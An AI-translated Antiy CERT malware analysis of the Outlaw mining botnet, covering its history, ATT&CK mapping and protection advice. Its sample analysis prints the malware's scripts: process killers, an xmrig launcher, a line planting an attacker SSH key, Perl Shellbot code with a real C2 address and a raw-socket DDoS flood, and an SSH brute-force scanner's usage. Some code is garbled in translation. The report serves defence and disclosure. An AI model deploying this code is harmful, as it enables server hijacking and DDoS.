



Analysis of Typical Mining Family Series 1

——*Outlaw Mining Botnet*

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.



First draft completed: 5:02 PM, August 24, 2022

First published: 8:30 PM, November 3, 2022

Scan the QR code to get the latest version of the report.

Contents

1 Introduction.....	1
2 Introduction to Mining Trojans.....	2
2.1 What is Mining?	2
2.2 Why Is Mining Activity Becoming Increasingly Popular?.....	2
2.3 The Dangers of Mining Trojans	3
3 Overview of the Outlaw Mining Botnet.....	3
4 Outlaw Organization Introduction	4
5 ATT&CK Mapping Diagram Corresponding to the Incident	5
6 Protection Recommendations	6
7 Sample Analysis	8
7.1 a Folder.....	9
7.2 b Folder	12
8 Comparison of Modules in Different Versions	16
8.1 Parent file	16
8.2 Shellbot	17
8.3 Mining Module.....	17
8.4 Blasting Module	17
9 Self-Inspection and Removal	18
9.1 Self-Inspection Method	18
9.2 Removal Plan	18
10 IoCs	18
Appendix 1: References.....	27
Appendix 2: About Antiy.....	29

1 Introduction

With the rise of blockchain technology and virtual currencies such as cryptocurrencies in recent years, the open source of mining Trojans has led to a decrease in the cost of obtaining mining Trojans. A large number of black market organizations continue to operate mining Trojans, and many other black market organizations have turned their attention to the virtual currency market, resulting in the continued activity of mining Trojans. In the second half of 2021, the state issued a notice to rectify virtual currency "mining" activities, clearly requiring the rectification of virtual currency mining activities, and cracking down on mining activities has become imperative. During this year, the mining rectification activities have achieved significant results, and the number of mining Trojans in government enterprises and universities has continued to decrease. Although the cryptocurrency market this year is not as good as in previous years, mining Trojans are still profitable, and many small mining Trojan families will still emerge in 2022. For example, mining Trojan families such as Hezb ^{错误!未找到引用源。}, "1337 ^[2]" and Kthmimu ^[3]

Antiy CERT has compiled a special report on the typical popular mining Trojan families it has tracked over the past few years, which will be released sequentially over the next few months. The report will also continue to track new popular mining families. This report will detail the historical evolution of mining Trojan families, analyze family sample iterations, review historical attack incidents, provide post-infection troubleshooting methods, and disclose additional indicators of compromise (IoCs). Furthermore, we will continue to improve our security product capabilities and implement effective technical solutions to detect and remove mining Trojans, helping government and enterprise organizations effectively protect against and eliminate them.

In recent years, Antiy has published more than ten analysis reports on mining Trojans. Next, we will conduct targeted analysis and form reports on the four mining families: TeamTNT, LemonDuck, GuardMine, and Sysrv -hello.



Figure 1 Popular mining family history releases and upcoming releases

2 Introduction to Mining Trojans

2.1 What is Mining?

Mining refers to the process of obtaining virtual currency by executing proof-of-work or other similar computer algorithms. "Mine" represents the virtual currency, and the workers who mine are usually called miners. Mining Trojans, on the other hand, use various means to implant mining programs into victims' computers. Without the user's knowledge, they exploit the victim's computing power to mine, generating illegal profits. **These mining programs that illegally intrude on users' computers are called mining Trojans.**

There are two types of mining: solo (connecting directly to a central network), where all profits belong to the individual; and pooled (connecting to a mining pool), where profits are shared with the pool. Mining trojans often use this method due to its relatively low technical difficulty and relatively stable returns. There are also two types of mining: passive mining, where a mining program is implanted without the user's knowledge, and the resulting virtual currency belongs to the intruder who implanted it. Active mining, where a user actively uses computing assets to run the mining program, and the resulting virtual currency belongs to the owner or user of the computing assets. Mining essentially involves calculating and returning a matching hash value, using a brute-force method that consumes host resources and wastes user battery life.

2.2 Why Is Mining Activity Becoming Increasingly Popular?

Comparing this with the equally prevalent ransomware campaign reveals that mining revenue is more stable than ransomware. In ransomware incidents, it's difficult to pinpoint hosts that have encrypted important content, while users can't guarantee decryption services after paying the ransom. This results in a significant disparity between the scale of ransomware campaigns and the ransoms collected .

In mining, simply running the program on a computer earns shares in the mining pool (depending on the pool's distribution model) and converts them into profits. Mining is also less difficult than ransomware, and most operations utilize open-source programs and register a wallet address, allowing users to sit back and reap the rewards without any additional effort.

The value-added and anonymity of virtual currencies also contribute to the rise of mining trojans. Using virtual currencies not only allows users to evade real-world financial investigations but also provides access to potentially

valuable currency, effectively killing two birds with one stone. This is why mining trojans favor anonymous currencies, such as Monero.

2.3 The Dangers of Mining Trojans

Victims often assume that mining Trojans simply cause system freezes and pose no significant threat to their own health. However, beyond simply freezing the system, mining Trojans can also reduce computer performance and lifespan, harming business operations and wasting energy. Furthermore, mining Trojans often include backdoors, creating a botnet for attackers to exploit, launching attacks against other computers. Therefore, mining Trojans are no longer simply about mining; they are increasingly being used to generate profits.

3 Overview of the Outlaw Mining Botnet

The Outlaw mining botnet was first discovered in 2018. It mainly targets cloud servers for mining activities and remains active. It is suspected to be from Romania and was first named Outlaw [6], which means "death man" in Chinese. When the mining botnet was first discovered, the attacker used a backdoor program in the Perl language to build a robot, so it was named "Shellbot". Its main propagation method is to write the SSH public key to the target system through SSH brute force attack in order to achieve the purpose of long-term control of the target system, and at the same time download the backdoor written in the Perl script language and the open source Monero mining Trojan. The backdoor component written in the Perl language can launch DDoS attacks and use the botnet to make profits through DDoS services and mining programs. For example, in July [7], the Outlaw botnet attacked a large number of cloud hosts and implanted botnet programs. There were a large number of SSH brute force cracking records in the infected hosts, and mining programs were implanted and SSH public keys were written.

The Outlaw botnet was distributed in 2018 using the Shellshock vulnerability and SSH brute-force attacks. The Shellbot backdoor program exploited common command injection vulnerabilities on IoT devices and Linux servers to infect systems. Since 2019, it has exclusively used SSH brute force attacks for distribution. Outlaw uses SSH brute force attacks to access target systems and download a TAR archive containing a Shell script, a mining trojan, and a backdoor. It then executes remote commands to download and execute malicious programs. Monitoring of this mining group in 2022 indicates continued activity, primarily targeting cloud servers.

4 Outlaw Organization Introduction

The Outlaw botnet was first discovered in November 2018. At the time, the attackers behind it were a group that exploited vulnerabilities in IoT devices and Linux servers and implanted malicious programs to build a botnet. They primarily engaged in DDoS attacks and provided DDoS-for-hire services on the dark web. Later, driven by the appreciation of virtual currencies, they began to embed mining trojans within the botnet nodes. They then used the botnet to infiltrate and expand externally, acquiring more computing resources and ultimately obtaining more virtual currency through mining.

Table 4-1 2botnet information

Organization name	Outlaw
Organization introduction	A botnet formed by spreading the Perl-based Shellbot through vulnerability exploitation and SSH brute-force attacks later began deploying cryptocurrency mining malware for profit.
First disclosure time	November 1, 2018
First disclosure of manufacturers	Trend Micro
Country of origin	Suspected Romania
Reason for naming	Derived from the Romanian word haiduc, the hacking tool used by the group is Haiduc
Threat type	Botnets and mining Trojans
Target	Linux, IOT
Transmission routes	Shellshock (CVE-2014-7169) vulnerability, Drupalgeddon2 vulnerability (CVE-2018-7600) vulnerability and SSH brute force cracking, mainly using the latter, the vulnerability exploitation was only used in the early stage
Organizational components	Hidden process tool (XHide), SSH brute force tools (Haiduc, ps, tsm), Shellbot program, mining trojan (Xmrig)
Version iteration	This botnet sample has 5 versions, the main differences are the addition of new functions, replacement of cracking tools, and changes in the functions of cracking tools.

During analysis, we found that Outlaw had significant characteristics after updating its attack components. For example, the parent file names were "dota.tar.gz", "dota2.tar.gz", and "dota3.tar.gz", so we named them version 1, version 2, and version 3. Prior to version 1, we also discovered two update activity signatures, which we named version 0 and version 0 variant.

The Outlaw group first appeared in version 0 and subsequent variants in November 2018. They exploited the Shellshock (CVE-2014-7169) and Drupalgeddon2 (CVE-2018-7600) vulnerabilities, as well as SSH brute force attacks. Their attack weapons included the proprietary backdoor Shellbot, the scanning and brute force tool Haiduc, and the hidden process tool XHide. They primarily targeted Linux and a small number of IoT devices, releasing mining programs to mine Ethereum and Monero. The first version appeared in March 2019, primarily using SSH brute force attacks. Their attack weapons included the proprietary backdoor Shellbot and the scanning and brute force tool TSM, targeting Linux and IoT devices. The second version appeared in June 2019. This version had a short lifespan and low usability. During analysis, many scripts failed to execute successfully, leading to speculation that this version was likely a test version. Aside from using PS as the scanning and blasting tool, everything else was identical to the first version. From July 2020 to the present, attacks have been conducted using the third version. This version is feature-rich and offers a comprehensive tool set. After several iterations, it has become highly mature and is the longest-lived version to date. Its tools and propagation methods remain unchanged from previous versions.




Figure 4-1 Outlaw (variants/development) timeline

5 ATT&CK Mapping Diagram Corresponding to the Incident

The attacker deployed a mining Trojan to the target system. The ATT&CK mapping diagram corresponding to this attack incident is shown Figure 5-15-1.




Figure 5-1 ATT&CK mapping diagram corresponding to the incident

The techniques used by the attacker Table 5-1

Table 5-1 Description of the corresponding ATT&CK technique and behavior for the incident

ATT&CK stage/category	Specific behavior	Notes
Reconnaissance	Active scan	Scan 22 ports
Initial access	Leverage external remote access	Remote access using SSH
Execute	Utilize command and script interpreters	Use shell scripts
Persistence	Leverage external remote services	Use SSH public key persistence
	Use scheduled tasks	Create a scheduled task
Defense evasion	Obfuscate files or information	Obfuscate files using base 64
	Hidden behavior	Use the hide tool to hide the process
Credential access	Brute force	SSH blasting
	Network sniffing	Scan specific ports
Command and Control	Use application layer protocols	Transmit using IRC protocol
Influence	Endpoint-side Denial of Service (DoS)	Shellbot command can launch DDoS attack
	Resource hijacking	Occupies CPU resources

6 Protection Recommendations

Antiy recommends that companies take the following protective measures against illegal mining:

1. Windows/Linux version of Antiy Intelligent Endpoint Protection System;

2. Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.
3. Update patches in a timely manner: It is recommended to enable the automatic update function to install system patches, and the server should update system patches in a timely manner;
4. Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as WebLogic in a timely manner;
5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.
6. Host reinforcement: perform penetration testing and security reinforcement on the system;
7. Deploy an intrusion detection system (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, and effectively discover suspicious network behaviors, assets and various unknown threats;
8. Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 7*24 hour service hotline: 400-840-9234.

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and eliminate the mining botnet.



Figure 6-1 Antiy IEP achieves effective protection for users

7 Sample Analysis

After the target system is brute-forced by SSH, the attacker will download a compressed file named "dota3.tar.gz" from the hosting website. The file structure is as follows: the open source Monero mining program kswapd0 (xmrig) and startup script are stored in the folder named "a", the backdoor program run and execution script are stored in the folder named "b", and the SSH brute-force cracking and scanning tools are stored in the folder named "c".



Figure 7-1 Sample directory structure

7.1 a Folder

7.1.1 End the Competing Process — stop File

Terminate the competing mining processes of cron, kswapd0, ld-linux, Donald, xmr, and xm 64, save the results in the proc hidden file, and finally delete the proc file.

```
#!/bin/sh
pkill -9 cron
killall -9 cron
kill -9 `ps x|grep cron|grep -v grep|awk '{print $1}'>.proc`

pkill -9 kswapd0
killall -9 kswapd0
kill -9 `ps x|grep kswapd0|grep -v grep|awk '{print $1}'>.proc`

pkill -9 ld-linux
killall -9 ld-linux
kill -9 `ps x|grep ld-linux|grep -v grep|awk '{print $1}'>.proc`

pkill -9 Donald
killall -9 Donald
kill -9 `ps x|grep Donald|grep -v grep|awk '{print $1}'>.proc`

pkill -9 xmr
killall -9 xmr
kill -9 `ps x|grep xmr|grep -v grep|awk '{print $1}'>.proc`

pkill -9 xm64
killall -9 xm64
kill -9 `ps x|grep xm64|grep -v grep|awk '{print $1}'>.proc`
rm -rf .proc
```

Figure 7-2 End the competition

7.1.2 Determine the System Architecture - run File

Execute the stop script, sleep for 10 seconds, list the current working path and output it to the file dir.dir, list the current computer system architecture, if it is i686, suspend the backend, if it is x86_64, execute the kswapd0 mining program, and write the PID of the last running background process to a .pid file.

```
#!/bin/bash
./stop
#./init0
sleep 10
pwd > dir.dir
dir=$(cat dir.dir)
ARCH=$(uname -m)
if [ "$ARCH" == "i686" ]; then
    nohup ./anacron >>/dev/null &
elif [ "$ARCH" == "x86_64" ]; then
    ./kswapd0
fi
echo $! > bash.pid
```

Figure 7-3 Determine the system architecture

7.1.3 View CPU Information - a File

Search for all node * directories under /sys/devices/system/node/ and output \$i/hugepages/hugepages-1048576kB/nr_hugepages to check CPU information. If it's an AMD Ryzen processor, output "Detected Ryzen", add register values, and output "MSR register values for Ryzen applied". If it's Intel, output "Detected Intel", add register values, and output "MSR register values for Intel applied". Otherwise, output "No supported CPU detected". Grant permissions to upd and execute the upd script.

```
fi
./run &&/dev/null* > upd
sysctl -w vm.nr_hugepages=$(nproc)
for i in $(find /sys/devices/system/node/node* -maxdepth 0 -type d);
do
    echo $i > "$i/hugepages/hugepages-1048576kB/nr_hugepages";
done
modprobe msr
if cat /proc/cpuinfo | grep "AMD Ryzen" > /dev/null;
then
    echo "Detected Ryzen"
    WINSR -a 0xc0011022 0xb10000
    WINSR -a 0xc001102b 0x1808cc16
    WINSR -a 0xc0011020 0
    WINSR -a 0xc0011021 0x40
    echo "MSR register values for Ryzen applied"
elif cat /proc/cpuinfo | grep "Intel" > /dev/null;
then
    echo "Detected Intel"
    WINSR -a 0x1a4 6
    echo "MSR register values for Intel applied"
else
    echo "No supported CPU detected"
fi
chmod u+x upd
chmod 777 *
./upd
```

Figure 7-4 Check CPU information

7.1.4 Mining Program — kswapd0 File

After checking, it was found that the mining program was the open source Monero mining program xmrig, version 6.6.2.

Address	Length	Type	String
.rodata:00000000...	0000000E	C	XMRIG_VERSION
.rodata:00000000...	0000000B	C	XMRIG_KIND
.rodata:00000000...	0000000F	C	XMRIG_HOSTNAME
.rodata:00000000...	0000000A	C	XMRIG_EXE
.rodata:00000000...	0000000E	C	XMRIG_EXE_DIR
.rodata:00000000...	0000000A	C	XMRIG_CWD
.rodata:00000000...	0000000F	C	XMRIG_HOME_DIR
.rodata:00000000...	0000000F	C	XMRIG_TEMP_DIR
.rodata:00000000...	0000000F	C	XMRIG_DATA_DIR
.rodata:00000000...	0000000C	C	xmrig.json
.rodata:00000000...	00000013	C	config/xmrig.json
.rodata:00000000...	00000006	C	XMRig
.rodata:00000000...	00000006	C	XMRig
.rodata:00000000...	00000022	C	Usage: xmrig [OPTIONS] [url] [network]
.rodata:00000000...	00000054	C	-a, --algo=ALGO mining algorithm https://xmrig.com/docs/algorithms
.rodata:00000000...	00000049	C	--donate-over-proxy=N control donate over xmrig-proxy feature
.rodata:00000000...	00000028	C	XMRig 6.6.2 built on Dec 6 2020 with GCC
.rodata:00000000...	00000038	C	no valid configuration found, try https://xmrig.com/wizard
.rodata:00000000...	00000014	C	donate.xmrig.com
.rodata:00000000...	00000006	C	xmrig
.rodata:00000000...	00000069	C	/home/ubuntu/Desktop/scripts/xmrig-6.6.2/scripts/build/wizard-2.2.0/include/wizard/helper.h
.rodata:00000000...	00000068	C	/home/ubuntu/Desktop/scripts/xmrig-6.6.2/scripts/build/wizard-2.2.0/include/wizard/helper.h

Figure 7-5 xmrig mining program

Since the mining program's configuration file has not yet been found, it is initially suspected that the attacker hard-coded the code into the mining program. While reviewing the code, the configuration file information was discovered, which included information such as the mining pool address, currency, and wallet address.

```

do {
    "algo": null, "0Ah"
    "coin": "monero", "0Ah"
    "url": "45.9.148.117:80", "0Ah"
    "user": "4B3fPjXwK75xakaJ3d4vV8uZLHn3GDUkYchypVLR95"
    "pass": "x", "0Ah"
    "rig-id": null, "0Ah"
    "nicehash": true, "0Ah"
    "keepalive": true, "0Ah"
    "enabled": true, "0Ah"
    "tls": false, "0Ah"
    "tls-fingerprint": null, "0Ah"
    "daemon": false, "0Ah"
    "self-select": null, "0Ah"
}, "0Ah"
{
    "algo": null, "0Ah"
    "coin": "monero", "0Ah"
    "url": "45.9.148.117:443", "0Ah"
    "user": "4B3fPjXwK75xakaJ3d4vV8uZLHn3GDUkYchypVLR95"
    "pass": "x", "0Ah"
    "rig-id": null, "0Ah"
    "nicehash": true, "0Ah"
    "keepalive": true, "0Ah"
    "enabled": true, "0Ah"
    "tls": false, "0Ah"
    "tls-fingerprint": null, "0Ah"
    "daemon": false, "0Ah"
    "self-select": null, "0Ah"
}, "0Ah"
{
    "algo": null, "0Ah"
    "coin": "monero", "0Ah"
    "url": "45.9.148.129:80", "0Ah"
    "user": "4B3fPjXwK75xakaJ3d4vV8uZLHn3GDUkYchypVLR95"
    "pass": "x", "0Ah"
    "rig-id": null, "0Ah"
    "nicehash": true, "0Ah"
    "keepalive": true, "0Ah"
    "enabled": true, "0Ah"
    "tls": false, "0Ah"
}

```

Figure 7-6 Mining configuration file

Table 7-1 Mining pool address and wallet address in the mining program

Mining pool address	Wallet address
45.9.148.117:80	483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS
45.9.148.117:443	
45.9.148.129:80	
45.9.148.129:443	
45.9.148.125:80	
45.9.148.125:443	
45.9.148.58:80	
45.9.148.58:443	
45.9.148.59:80	
45.9.148.59:443	

7.2 b Folder

7.2.1 Execute Subsequent Scripts - a File

Grant permissions to all scripts in directory a and execute them.

```
#!/bin/sh
pwd > dir.dir
dir=$(cat dir.dir)
cd $dir
./stop
echo "#!/bin/sh
cd $dir
./run">sync
chmod u+x sync
chmod u+x stop
chmod u+x ps
chmod u+x run
./run
```

Figure 7-7 Execute script program

7.2.2 IRC Backdoor Program - run File



The output field is a base 64 -encoded Perl language, and the SSH public key is added at the end to achieve the purpose of long-term control of the target system.

```
#!/bin/sh
nohup ./stop>>/dev/null &
sleep 5
echo "EXZhbCB1bnBhY2sgdT0+cXtfikZVWSgimVA6RllDOTctUrt5YF0oIj1sPfdETjhSPFbiQZbEPFVil1gBUD7vy
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaClyc2EAAAABJQAAAQAAcXZhbCB1bnBhY2sgdT0+cXtfikZVWSgimVA6RllDOTctUrt5YF0oIj1sPfdETjhSPFbiQZbEPFVil1gBUD7vy" > .ssh/authorized_keys &&
```

Figure 7-8 Add SSH public key

It is found that the Perl language is obfuscated and needs to be output to print out the decrypted code.




Figure 7-9 Perl language obfuscated code

After decoding, it is a standard Perl code. Due to the large amount of code, the important parts are analyzed below. First, a series of variables are defined, such as the process name rsync, the C2 server 45.9.148.99, and the port number 443.

```
my $processo = 'rsync';

$servidor='45.9.148.99' unless $servidor;
my $porta='443';
my @canais=('007');
my @adms=("polly","molly");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (uname -a);

my $accessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSÃO = '0.2a';
```

Figure 7-10 Define variable information

Port scanning function code is shown below.

```
sub bfunc {
    my $printl = 0;
    my $sumary = 0;
    if (my $pid = fork) {
        waitpid($pid, 0);
    } else {
        if (fork) {
            exit;
        } else {
            if ($sumary =~ /portscan .*/i) {
                my $hostip=$1;
                my @ports=("21","22","23","25","53","80","110","143","6666");
                my @abertas, @ports_banner;
                foreach my $porta (@ports) {
                    my $connsocket = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort => $porta, Proto => 'tcp', Timeout => 4);
                    if ($connsocket) {
                        push(@abertas, $porta);
                        $connsocket->close;
                    }
                }
                if (@abertas) {
                    sendraw($IRC_cur_socket, "PRIVMSG $printl :Portas abertas: @abertas");
                } else {
                    sendraw($IRC_cur_socket, "PRIVMSG $printl :Nenhuma porta aberta foi encontrada.");
                }
            }
        }
    }
}
```

Figure 7-11 Port Scan

The DDoS attack code is shown below.

```
sub attacker {
    my $laddr = inet_aton($_[0]);
    my $msg = 'S' * 4096;
    my $ftime = 30;
    my $cp = 0;
    my ($pacotes);
    $pacotes{icmp} = $pacotes{igmp} = $pacotes{udp} = $pacotes{o} = $pacotes{tcp} = 0;

    socket(SOCK1, PF_INET, SOCK_RAW, 2) or $cp++;
    socket(SOCK2, PF_INET, SOCK_DGRAM, 17) or $cp++;
    socket(SOCK3, PF_INET, SOCK_RAW, 1) or $cp++;
    socket(SOCK4, PF_INET, SOCK_RAW, 6) or $cp++;
    return(undef) if $cp == 4;
    my $itime = time;
    my ($cur_time);
    while (1) {
        for (my $ports = 1; $ports <= 65535; $ports++) {
            $cur_time = time - $itime;
            last if $cur_time >= $ftime;
            send(SOCK1, $msg, 0, sockaddr_in($ports, $laddr)) and $pacotes{icmp}++ if ($pacotes == 1);
            send(SOCK2, $msg, 0, sockaddr_in($ports, $laddr)) and $pacotes{udp}++ if ($pacotes == 1);
            send(SOCK3, $msg, 0, sockaddr_in($ports, $laddr)) and $pacotes{igmp}++ if ($pacotes == 1);
            send(SOCK4, $msg, 0, sockaddr_in($ports, $laddr)) and $pacotes{tcp}++ if ($pacotes == 1);

            for (my $pc = 3; $pc <= 255; $pc++) {
                next if $pc == 6;
                $cur_time = time - $itime;
                last if $cur_time >= $ftime;
                socket(SOCK5, PF_INET, SOCK_RAW, $pc) or next;
                send(SOCK5, $msg, 0, sockaddr_in($ports, $laddr)) and $pacotes{o}++ if ($pacotes == 1);
            }
        }
        last if $cur_time >= $ftime;
    }
    return($cur_time, $pacotes);
}
```

Figure 7-12 13

7.2.3 End the Competing Process — stop File

Terminate the competing processes rsync, sync, perl, ps, pool, nginx, ecryptfs, and xmr, output the results to the hidden file out, and finally delete out.

```
#!/bin/sh
killall -9 rsync > .out
killall -9 sync > .out
killall -9 perl > .out
killall -9 ps
killall -9 pool > .out
killall -9 nginx > .out
killall -9 ecryptfs > .out
killall -9 xmr > .out

pkill -9 ps
pkill -9 pool
pkill -9 nginx
pkill -9 ecryptfs
pkill -9 xmr
pkill -9 sync

kill -9 $(ps | grep ps | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep sync | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep nginx | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep ecryptfs | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep xmr | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep perl | grep -v grep | awk '{print $1}') > .out
kill -9 $(ps | grep rsync | grep -v grep | awk '{print $1}') > .out
for pid in $(ps -ef | grep "rsync" | awk '{print $2}'); do kill -9 $pid; done > .out
for pid in $(ps -ef | grep "sync" | awk '{print $2}'); do kill -9 $pid; done > .out
pkill -9 rsync > .out
pkill -9 perl > .out
pkill -9 ps > .out
rm -rf .proc .out
```

Figure 7-14 End the competition

7.2.4 Blasting and Scanning Tools — c Folder

The c folder contains multiple scripts, whose functions are similar to those of the files in the a and b folders. The main analysis is the lib file in the c folder, which contains the tsm blasting and scanning tool that supports 32-bit and 64-bit.

```
int sub_4063E0()
{
    puts("=====");
    puts("----->Faster than light<-----");
    puts("----->use only for testing<-----");
    puts("=====");
    puts("Use: scan [OPTIONS] [[USER PASS]] FILE [IPs/IPs Port FILE]");
    puts("Options:");
    __printf_chk(1LL, "\t-t [NUMTHREADS]: Change the number of threads used. Default is %d\n", 10LL);
    __printf_chk(1LL, "\t-m [MODE]: Change the way the scan works. Default is %d\n", 1LL);
    __printf_chk(1LL, "\t-f [FINAL SCAN]: Does a final scan on found servers. Default is %d\n", 2LL);
    puts("\tUse -f 1 for A.B class /16. Default is 2 for A.B.C /24");
    __printf_chk(1LL, "\t-i [IP SCAN]: use -i 0 to scan ip class A.B. Default is %d\n", 1LL);
    puts("\tif you use -i 0 then use ./scan -p 22 -i 0 p 192.168 as agrument for ip file");
    puts("\t-m 0 for non selective scanning");
    puts("\t-P 0 leave default password unchanged. Changes password by default.");
    __printf_chk(1LL, "\t-s [TIMEOUT]: Change the timeout. Default is %d\n", 6LL);
    __printf_chk(1LL, "\t-S [2ndTIMEOUT]: Change the 2nd timeout. Default is %d\n", 6LL);
    puts("\t-p [PORT]: Specify another port to connect to. 0 for multiport");
    puts("\t-c [REMOTE-COMMAND]: Command to execute on connect. Use ; or && with commands");
    puts("\t-h : Show this help");
    puts("\t-H 1: For extra help");
    puts("=====");
    puts("Use: ./scan -t 202 -s 5 -S 5 p ip -c \"uname\" ");
    puts("Use: ./scan -t 202 -s 5 -S 5 -i 0 -p 22 p 192.168 ");
    puts("The example above will scan 192.168 port 22 and brute force the IP list.");
    puts("Use: ./scan -t 202 -s 5 -S 5 -p 0 p ip - for \"ip port\" file");
    puts("Use: ./scan -t 202 -s 5 -S 5 -p 23 -m 0 p ip - for other protocols");
    return puts("=====");
}
```

Figure 7-15 Scan information

Execute the tool to see the relevant parameters.

```
pc@pc-virtual-machine:~/桌面$ ./tsm64
=====
----->Faster than light<-----
----->use only for testing<-----
=====
Use: scan [OPTIONS] [[USER PASS]] FILE [IPs/IPs Port FILE]
Options:
    -t [NUMTHREADS]: Change the number of threads used. Default is 10
    -m [MODE]: Change the way the scan works. Default is 1
    -f [FINAL SCAN]: Does a final scan on found servers. Default is 2
    Use -f 1 for A.B class /16. Default is 2 for A.B.C /24
    -i [IP SCAN]: use -i 0 to scan ip class A.B. Default is 1
    if you use -i 0 then use ./scan -p 22 -i 0 p 192.168 as agrument for ip file
    -m 0 for non selective scanning
    -P 0 leave default password unchanged. Changes password by default.
    -s [TIMEOUT]: Change the timeout. Default is 6
    -S [2ndTIMEOUT]: Change the 2nd timeout. Default is 6
    -p [PORT]: Specify another port to connect to. 0 for multiport
    -c [REMOTE-COMMAND]: Command to execute on connect. Use ; or && with commands
    -h : Show this help
    -H 1: For extra help
=====
Use: ./scan -t 202 -s 5 -S 5 p ip -c "uname"
Use: ./scan -t 202 -s 5 -S 5 -i 0 -p 22 p 192.168
The example above will scan 192.168 port 22 and brute force the IP list.
Use: ./scan -t 202 -s 5 -S 5 -p 0 p ip - for "ip port" file
